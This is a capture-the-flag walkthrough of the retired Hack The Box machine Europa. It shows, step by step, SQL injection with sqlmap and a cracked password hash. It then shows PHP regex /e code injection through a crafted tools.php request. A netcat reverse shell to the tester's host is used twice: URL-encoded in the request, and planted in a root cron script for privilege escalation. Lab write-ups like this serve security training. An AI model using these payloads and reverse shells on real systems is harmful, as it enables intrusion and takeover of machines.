Hack the Box(HTB) Machines Walkthrough Series- Europa

Continuing with the HTB machines as is started in the last article, this article contains the walkthrough of another HTB machine named Europa.
HTB is an excellent platform that hosts machines belonging to multiple OS. It also has some other challenges as well. Individuals have to solve the puzzle(simple enumeration + pentest) in order to login to the platform and can download the VPN pack to connect to the machines hosted on HTB platform.

Note: Write ups of only retired HTB machines are allowed. The machine in this article termed as Europa is retired and thus the walkthrough.


Let's start with this machine. Let;s take this machine as an intern shipkknf

1. Download the VPN pack for the individual user and use the guidelines to login to HTB VPN.
2. Europa machine IP is 10.10.10.22
3. We will adopt the same methodology of performing penetration testing. Let's start with enumeration in order to gain as much information for the machine as possible.
4. As usual, let's start with the nmap scan to gather more information around the services running on this machine.
   <<nmap -sC -sV -oA Europa 10.10.10.22>>


```
root@kali:/opt/HTB/machines/europa# nmap -sC -sV 10.10.10.22
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-29 17:06 EST
Nmap scan report for 10.10.10.22
Host is up (0.16s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6b:55:42:0a:f7:06:8c:67:c0:e2:5c:05:db:09:fb:78 (RSA)
|   256 b1:ea:5e:c4:1c:0a:96:9e:93:db:1d:ad:22:50:74:75 (ECDSA)
|_  256 33:1f:16:8d:c0:24:78:5f:5b:f5:6d:7f:f7:b4:f2:e5 (ED25519)
80/tcp  open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
443/tcp open  ssl/http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=europacorp.htb/organizationName=EuropaCorp Ltd./stateOrProvinceName=Attica/countryName=GR
| Subject Alternative Name: DNS:www.europacorp.htb, DNS:admin-portal.europacorp.htb
| Not valid before: 2017-04-19T09:06:22
|_Not valid after:  2027-04-17T09:06:22
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.97 seconds
```


5. Let's start enumeration on the discovered ports above. Below is the login screen that we get.



6. Intercepting the request over burp suite, we can do a sample test and saw that it is vulnerable to sql injection.



7. Exploiting it further with sqlmap, we are able to get the database name as shown below.



```
[17:28:00] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.6
[17:28:05] [INFO] fetching database names
[17:28:06] [INFO] retrieved: 'information_schema'
[17:28:07] [INFO] retrieved: 'admin'
available databases [2]:
[*] admin
[*] information_schema
```

8. Building on top of that we can dump all the information from ‘admin’ db.

```
root@kali:/opt/HTB/machines/europa# sqlmap -u 'https://admin-portal.europacorp.htb/login.php' --form -D admin --all --batch
                        {1.4.10#stable}
                        http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all appl
icable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:30:22 /2020-12-29/
```

```
Database: admin
Table: users
[2 entries]
+----+----------------------+--------+----------------------------------+---------------+
| id | email                | active | password                         | username      |
+----+----------------------+--------+----------------------------------+---------------+
| 1  | admin@europacorp.htb | 1      | 2b6d315337f18617ba18922c0b9597ff | administrator |
| 2  | john@europacorp.htb  | 1      | 2b6d315337f18617ba18922c0b9597ff | john          |
+----+----------------------+--------+----------------------------------+---------------+
```


9. Below is the cracked password .

Md5 digest unhashed, decoded, decrypted, reversed value:


SuperSecretPassword!

Copy Value


10. Using this to login to the portal discovered on 443.



11. After enumerating the site, under the tools section we found something interesting.



12. Intercepting the request over Burp, we saw that patterns of regex being used under filed ipaddress.



13. Trying to exploit it with running a system command worked.

```
Raw | Params | Headers | Hex

1  POST /tools.php HTTP/1.1
2  Host: admin-portal.europacorp.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: https://admin-portal.europacorp.htb/tools.php
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 1691
10 Connection: close
11 Cookie: PHPSESSID=uvciim77q5sp3o9himj0mue755
12 Upgrade-Insecure-Requests: 1
13
14 pattern=%2Fip_address%2Fe&ipaddress=system('ls')&text=
   %22openvpn%22%3A+%7B%0D%0A++++++++%22vtun0%22%3A+%7B%0D%0A+++++++++++++++%22local-
   address%22%3A+%7B%0D%0A++++++++++++++++++++++++%2210.10.10.1%22%3A+%22%27%27%22%0D%
   0A+++++++++++++++%7D%2C%0D%0A+++++++++++++++%22local-port%22%3A+%221337%22%2C%0D%
   0A+++++++++++++++%22mode%22%3A+%22site-to-site%22%2C%0D%0A+++++++++++++++%22openv
   pn-option%22%3A+%5B%0D%0A++++++++++++++++++++++++%22--comp-lzo%22%2C%0D%0A+++++++++
   ++++++++++++++%22--float%22%2C%0D%0A++++++++++++++++++++++++%22--ping+10%22%2C%0D%
   0A++++++++++++++++++++++++%22--ping-restart+20%22%2C%0D%0A++++++++++++++++++++++++%
   22--ping-timer-rem%22%2C%0D%0A++++++++++++++++++++++++%22--persist-tun%22%2C%0D%0A+
   ++++++++++++++++++++++++%22--persist-key%22%2C%0D%0A++++++++++++++++++++++++%22--use
   r+nobody%22%2C%0D%0A++++++++++++++++++++++++%22--group+nogroup%22%0D%0A++++++++++++
   ++++%5D%2C%0D%0A+++++++++++++++%22remote-address%22%3A+%22ip_address%22%2C%0D%0A++
   ++++++++++++%22remote-port%22%3A+%221337%22%2C%0D%0A+++++++++++++++%22shared-sec
   ret-key-file%22%3A+%22%2Fconfig%2Fauth%2Fsecret%22%0D%0A++++++++%7D%2C%0D%0A+++++++
   +%22protocols%22%3A+%7B%0D%0A+++++++++++++++%22static%22%3A+%7B%0D%0A++++++++++++++
   ++++++++++%22interface-route%22%3A+%7B%0D%0A++++++++++++++++++++++++++++++++++%221p_
   address%2F24%22%3A+%7B%0D%0A++++++++++++++++++++++++++++++++++++++++++++++%22next-hop-int
   erface%22%3A+%7B%0D%0A++++++++++++++++++++++++++++++++++++++++++++++++++%22vtun0%22%3
   A+%22%27%27%22%0D%0A++++++++++++++++++++++++++++++++++++++++++++++%7D%0D%0A+++++++++++++
   ++++++++++++++++++%7D%0D%0A++++++++++++++++++++++++%7D%0D%0A+++++++++++++++%7D%0D%
   0A++++++++%7D%0D%0A%7D%0D%0A+++++++++++++++++++++++++++++++
```

```
Raw | Headers | Hex | HTML | Render

1  HTTP/1.1 200 OK
2  Date: Tue, 29 Dec 2020 22:43:50 GMT
3  Server: Apache/2.4.18 (Ubuntu)
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
6  Pragma: no-cache
7  Vary: Accept-Encoding
8  Content-Length: 17234
9  Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 dashboard.php
13 data
14 db.php
15 dist
16 index.php
17 js
18 login.php
19 logout.php
20 logs
21 tools.php
22 vendor
23 dashboard.php
24 data
25 db.php
26 dist
27 index.php
28 js
29 login.php
30 logout.php
31 logs
32 tools.php
33 vendor
34 <!DOCTYPE html>
35 <html lang="en">
36
37 <head>
38
```

14. So as a normal routine, we can run the below rev shell as shown below

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.20 2244 >/tmp/f
```

```
%72%6d%20%2f%74%6d%70%2f%66%3b%6d%6b%66%69%66%6f%20%2f%74%6d%70%2f%66%3b%63%61%74%20%2f%74%6d%70%2f%66%7c%2f%62%69%6e%2f%73%68%20%2c
```

15. Below is the url encoded field added to the ipaddress field.

Request

Raw | Params | Headers | Hex

```
1  POST /tools.php HTTP/1.1
2  Host: admin-portal.europacorp.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: https://admin-portal.europacorp.htb/tools.php
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 1923
10 Connection: close
11 Cookie: PHPSESSID=uvciim77q5sp3o9himj0mue755
12 Upgrade-Insecure-Requests: 1
13
14 pattern=%2Fip_address%2Fe&ipaddress=
   system('%72%6d%20%2f%74%6d%70%2f%66%3b%6d%6b%66%69%66%6f%20%2f%74%6d%70%2f%66%3b%63
   %61%74%20%2f%74%6d%70%2f%66%7c%2f%62%69%6e%2f%73%68%20%2d%69%20%32%3e%26%31%7c%6e%6
   3%20%31%30%2e%31%30%2e%31%34%2e%32%30%20%32%32%34%34%20%3e%2f%74%6d%70%2f%66')&text
   =
   %22openvpn%22%3A+%7B%0D%0A+++++++%22vtun0%22%3A+%7B%0D%0A+++++++++++++++%22local-
   address%22%3A+%7B%0D%0A++++++++++++++++++++++%2210.10.10.1%22%3A+%22%27%27%22%0D%
```

16. After executing it, we got the reverse shell as expected below.

```
root@kali:/opt/HTB/machines/europa# nc -nlvp 2244
listening on [any] 2244 ...
connect to [10.10.14.20] from (UNKNOWN) [10.10.10.22] 58032
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

17. After enumerating, I was able to get the user flag.

```
$ cd /home
$ ls
john
$ cd john
$ ls
user.txt
$ cat user.txt
2f8d40cc05295154a9c3452c19ddc221
$
```

18. Moving to get the privileges escalated, there is an entry on crontab.

```
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * *       root    /var/www/cronjobs/clearlogs
$
```

19. Looking into clearlogs file, it is executing logcleared.sh file.

```
$ cat /var/www/cronjobs/clearlogs
#!/usr/bin/php
<?php
$file = '/var/www/admin/logs/access.log';
file_put_contents($file, '');
exec('/var/www/cmd/logcleared.sh');
?>
$
```

20. Since we can change this file we can enter the reverse shell as shown below

```
www-data@europa:/home/john$ cd /var/www/cmd
cd /var/www/cmd
www-data@europa:/var/www/cmd$ ls -l
ls -l
total 0
www-data@europa:/var/www/cmd$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.20 4422 >/tmp/f' > logcleared.sh
←i 2>&1|nc 10.10.14.20 4422 >/tmp/f' > logcleared.sh
www-data@europa:/var/www/cmd$ cat logcleared.sh
cat logcleared.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.20 4422 >/tmp/f
www-data@europa:/var/www/cmd$ chmod +x logcleared.sh
chmod +x logcleared.sh
www-data@europa:/var/www/cmd$ ls -l
ls -l
total 4
-rwxr-xr-x 1 www-data www-data 79 Dec 30 00:57 logcleared.sh
www-data@europa:/var/www/cmd$
```

21. Enumerating to grab the root flag.

```
root@kali:~# nc -nlvp 4422
listening on [any] 4422 ...
connect to [10.10.14.20] from (UNKNOWN) [10.10.10.22] 60914
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
root.txt
# cat root.txt
7f19438b27578e4fcc8bef3a029af5a5
#
```

So this was a very straightforward machine. INitial foothold is a bit tricky in order to fix the php flaw for regex, Path to root was simple. We will continue this series with more such interesting HTB machines.